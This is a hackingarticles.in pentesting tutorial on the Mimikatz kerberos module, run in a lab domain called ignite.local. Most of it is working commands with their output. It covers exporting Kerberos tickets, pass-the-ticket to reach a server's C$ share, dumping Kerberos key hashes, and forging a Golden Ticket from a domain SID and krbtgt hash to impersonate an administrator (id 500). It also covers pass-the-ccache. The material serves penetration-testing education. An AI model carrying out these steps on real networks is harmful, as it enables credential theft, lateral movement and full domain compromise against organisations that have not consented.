iGNITE Technologies



MimiKatz for Pentester:

Kerberos

WWW.HACKINGARTICLES.IN

Contents

Introduction 3
Kerberos list 3
Kerberos list /export 3
Kerberos ppt ticket.kirbi 4
Kerberos TGT 5
Kerberos ASK 5
Kerberos Hash 6
Kerberos Golden 6
Kerberos ptc 7
Kerberos clist 8
Kerberos purge 8

Introduction

Mimikatz for Pentester: Kerberos is a powerful tool used in penetration testing to exploit vulnerabilities in the Kerberos authentication protocol. In this article, we will explore how to use Mimikatz for extracting Kerberos tickets, generating Golden Tickets, and performing Pass the Ticket attacks. Whether you're a cybersecurity enthusiast or a seasoned pentester, this guide will provide valuable insights into leveraging Mimikatz for advanced Kerberos exploitation techniques.


This write-up will be part of a series of articles on the tool called Mimikatz which was created in the programming language C. it is mostly used for extracting Kerberos ticket from the memory and generating golden tickets.

Kerberos list

We will use the command:

```
kerberos::list
```

This list command will display all the tickets available on the client machine.



As you can see from the above screenshot, there are 2 tickets within our client machine. The list command will provide information such as:


1. Start/End time of ticket
2. Server name
3. Client name
4. and the Flag

Kerberos list /export

Now once this information has been available and if we want to save those for future use or reference, we will use the following command:

```
kerberos::list /export
```

This will save the above TGT tickets in the Mimikatz folder in the kirbi **format**.



Now that the ticket has been saved in the Mimikatz folder, we renamed it to **ticket.kirbi** for ease of use. Note that this is not a mandatory process.

Since we have this ticket, we will now see how it can be used later on for lateral movement so that we can perform pass the ticket attack.

To perform the pass the ticket attach (ptt) we will issue the following command:

Kerberos ppt ticket.kirbi

Once the command has been executed successfully, we will issue another command **misc::cmd** which will open a command prompt session. We can see that the command prompt session has been opened with the domain user ignite\aarti.

Let's try to browse the directory of the server with the user aarti by typing the following command in the command prompt:

dir \\192.168.1.188\c$ (192.168.1.188 is the server IP address)

As you can see, we are able to view all the directories of the server.

So being a non-administrator domain account, the user aarti was able to check the directory of the C drive of the server by using a PTT attack.

```
mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF64DAC6438
```

```
Administrator: C:\WINDOWS\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.19042.1706]
(c) Microsoft Corporation. All rights reserved.

C:\mimikatz>whoami
ignite\aarti

C:\mimikatz>dir  \\192.168.1.188\c$
 Volume in drive \\192.168.1.188\c$ has no label.
 Volume Serial Number is D05B-6458

 Directory of \\192.168.1.188\c$

07/16/2016  06:23 AM    <DIR>          PerfLogs
06/02/2022  03:15 PM    <DIR>          Program Files
01/23/2022  01:15 PM    <DIR>          Program Files (x86)
01/23/2022  01:12 PM    <DIR>          Users
06/03/2022  10:34 AM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  48,850,128,896 bytes free
```

Kerberos TGT

To display all TGT (Ticket Granting Ticket), we can use the following command:

```
kerberos::tgt
```

```
mimikatz # kerberos::tgt
Kerberos TGT of current session :
          Start/End/MaxRenew: 6/3/2022 11:23:16 AM ; 6/3/2022 9:23:16 PM ; 6/10/2022 11:23:16 AM
          Service Name (02) : krbtgt ; IGNITE.LOCAL ; @ IGNITE.LOCAL
          Target Name  (--) : @ IGNITE.LOCAL
          Client Name  (01) : aarti ; @ IGNITE.LOCAL
          Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
          Session Key       : 0x00000012 - aes256_hmac
            0000000000000000000000000000000000000000000000000000000000000000
          Ticket            : 0x00000012 - aes256_hmac       ; kvno = 0        [...]
```

Kerberos ASK

It helps you to access the service ticket. The syntax for running this command is as follows:

Kerberos::ask /target/spn name ,where spn name is cifs:/dc1.ignite.local

kerberos::ask /target:cifs/dc1.ignite.local

To display all the service tickets, we issue the command:

```
kerberos::list
```

As we can see, we have 3 tickets listed below.

```
mimikatz # kerberos::ask /target:cifs/dc1.ignite.local
Asking for: cifs/dc1.ignite.local
   * Ticket Encryption Type & kvno not representative at screen

          Start/End/MaxRenew: 6/3/2022 12:09:37 PM ; 6/3/2022 10:09:37 PM ; 6/10/2022 12:09:37 PM
          Service Name (02) : cifs ; dc1.ignite.local ; @ IGNITE.LOCAL
          Target Name  (02) : cifs ; dc1.ignite.local ; @ IGNITE.LOCAL
          Client Name  (01) : aarti ; @ IGNITE.LOCAL
          Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
          Session Key       : 0x00000012 - aes256_hmac
            25725d19e6694651cc8a3fe314da3ad7757ec0d569021c990c3b0a0c5015d143
          Ticket            : 0x00000012 - aes256_hmac       ; kvno = 0        [...]

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 6/3/2022 12:09:37 PM ; 6/3/2022 10:09:37 PM ; 6/10/2022 12:09:37 PM
   Server Name       : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
   Client Name       : aarti @ IGNITE.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 6/3/2022 12:09:37 PM ; 6/3/2022 10:09:37 PM ; 6/10/2022 12:09:37 PM
   Server Name       : cifs/dc1.ignite.local @ IGNITE.LOCAL
   Client Name       : aarti @ IGNITE.LOCAL
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;

[00000002] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 6/3/2022 11:23:16 AM ; 6/3/2022 9:23:16 PM ; 6/10/2022 11:23:16 AM
   Server Name       : LDAP/DC1.ignite.local/ignite.local @ IGNITE.LOCAL
   Client Name       : aarti @ IGNITE.LOCAL
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
```

Kerberos Hash

kerberos::hash

```
mimikatz # kerberos::hash
        * rc4_hmac_nt       31d6cfe0d16ae931b73c59d7e0c089c0
        * aes128_hmac       20d8569f7c56dae3717a54aee72077ba
        * aes256_hmac       1cb078c5b84b834951102ad2124ac71a32613d763c65ea76de41941e559ead20
        * des_cbc_md5       01010101010101f1
```

This will dump all hashes available on the client machine.

Kerberos Golden

Golden Ticket Attack (GTA)

Golden Tickets are forged Ticket-Granting Tickets (TGTs), also called authentication tickets. Some basic information needed to perform this attack are:


1. Domain name: ignite.local
2. SID: S-1-5-21-1255168540-3690278322-1592948969
3. KRBTGT Hash: 5cced0cb593612f08cf4a0b4f0bcb017
4. And an impersonate user: raaz

So if we have the domain name, the SID and the hash value of krbtgt, then we can go for pass the ticket attack by generating a fake golden ticket attack.

So the command for performing GTA is as follows:

```
kerberos::golden /user:raaz /domain:ignite.local /sid S-1-5-21-1255168540-3690278322-1592948969 /krbtgt: 5cced0cb593612f08cf4a0b4f0bcb017 /id:500 /ptt
```


Where the id:500 is for administrator privilege



As shown above, the command has been completed successfully. Now let's launch the command prompt via Mimikatz by issuing the command: misc::cmd

Via the new command prompt, we will be able to access the server directories same as in previous examples.

Another method of golden ticket attack can be performed by using the tool impacket.



When using Mimikatz or Rubeus, they will generate the ticket in .kirbi format file. But if we use impacket for golden ticket attack so that we can get the ticket, it will not give you ticket in kirbi format. It will give you the ticket in .ccache format.

Kerberos ptc

So if we have the ticket in ccache format, then we can perform the pass the ccache as shown below. Command is:

```
kerberos::ptc Administrator.ccache
```

The **misc::cmd** will open a new command prompt via which we will be able to access the server directories, same as our previous examples.

```
mimikatz # kerberos::ptc Administrator.ccache

Principal : (01) : Administrator ; @ IGNITE.LOCAL

Data 0
          Start/End/MaxRenew: 6/3/2022 12:40:09 PM ; 6/3/2022 10:40:09 PM ; 6/4/2022 12:40:09 PM
          Service Name (01) : krbtgt ; IGNITE.LOCAL ; @ IGNITE.LOCAL
          Target Name  (01) : krbtgt ; IGNITE.LOCAL ; @ IGNITE.LOCAL
          Client Name  (01) : Administrator ; @ IGNITE.LOCAL
          Flags 50e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; proxiable ; forwarda
          Session Key       : 0x00000017 - rc4_hmac_nt
            95079178993c82204fb42c84f67c5379
          Ticket            : 0x00000000 - null              ; kvno = 2        [...]
          * Injecting ticket : OK

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF64DAC6438
```

```
Administrator: C:\WINDOWS\SYSTEM32\cmd.exe

C:\mimikatz>whoami
ignite\aarti

C:\mimikatz>dir \\192.168.1.188\c$
 Volume in drive \\192.168.1.188\c$ has no label.
 Volume Serial Number is D05B-6458

 Directory of \\192.168.1.188\c$

07/16/2016  06:23 AM    <DIR>          PerfLogs
06/03/2022  12:15 PM    <DIR>          Program Files
01/23/2022  01:15 PM    <DIR>          Program Files (x86)
06/03/2022  11:53 AM    <DIR>          share-ignite
01/23/2022  01:12 PM    <DIR>          Users
06/03/2022  10:34 AM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  49,058,275,328 bytes free
```

Kerberos clist

If we want to list all the ccache files that exist on the client system, we use the following command:

```
kerberos::clist Administrator.cache
```

```
mimikatz # kerberos::clist Administrator.ccache


Principal : (01) : Administrator ; @ IGNITE.LOCAL

Data 0
          Start/End/MaxRenew: 6/3/2022 12:40:09 PM ; 6/3/2022 10:40:09 PM ; 6/4/2022 12:40:09 PM
          Service Name (01) : krbtgt ; IGNITE.LOCAL ; @ IGNITE.LOCAL
          Target Name  (01) : krbtgt ; IGNITE.LOCAL ; @ IGNITE.LOCAL
          Client Name  (01) : Administrator ; @ IGNITE.LOCAL
          Flags 50e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; proxiable ;
          Session Key       : 0x00000017 - rc4_hmac_nt
            95079178993c82204fb42c84f67c5379
          Ticket            : 0x00000000 - null              ; kvno = 2        [...]
```

Kerberos purge

If we want to delete all the tickets, either ccache or kirbi format, we can use the following command:

```
kerberos::purge
```



In conclusion, Mimikatz for Pentester: Kerberos offers essential techniques for extracting and manipulating Kerberos tickets, enabling effective exploitation of authentication weaknesses. By mastering these methods, pentesters can enhance their ability to identify and address vulnerabilities in network security.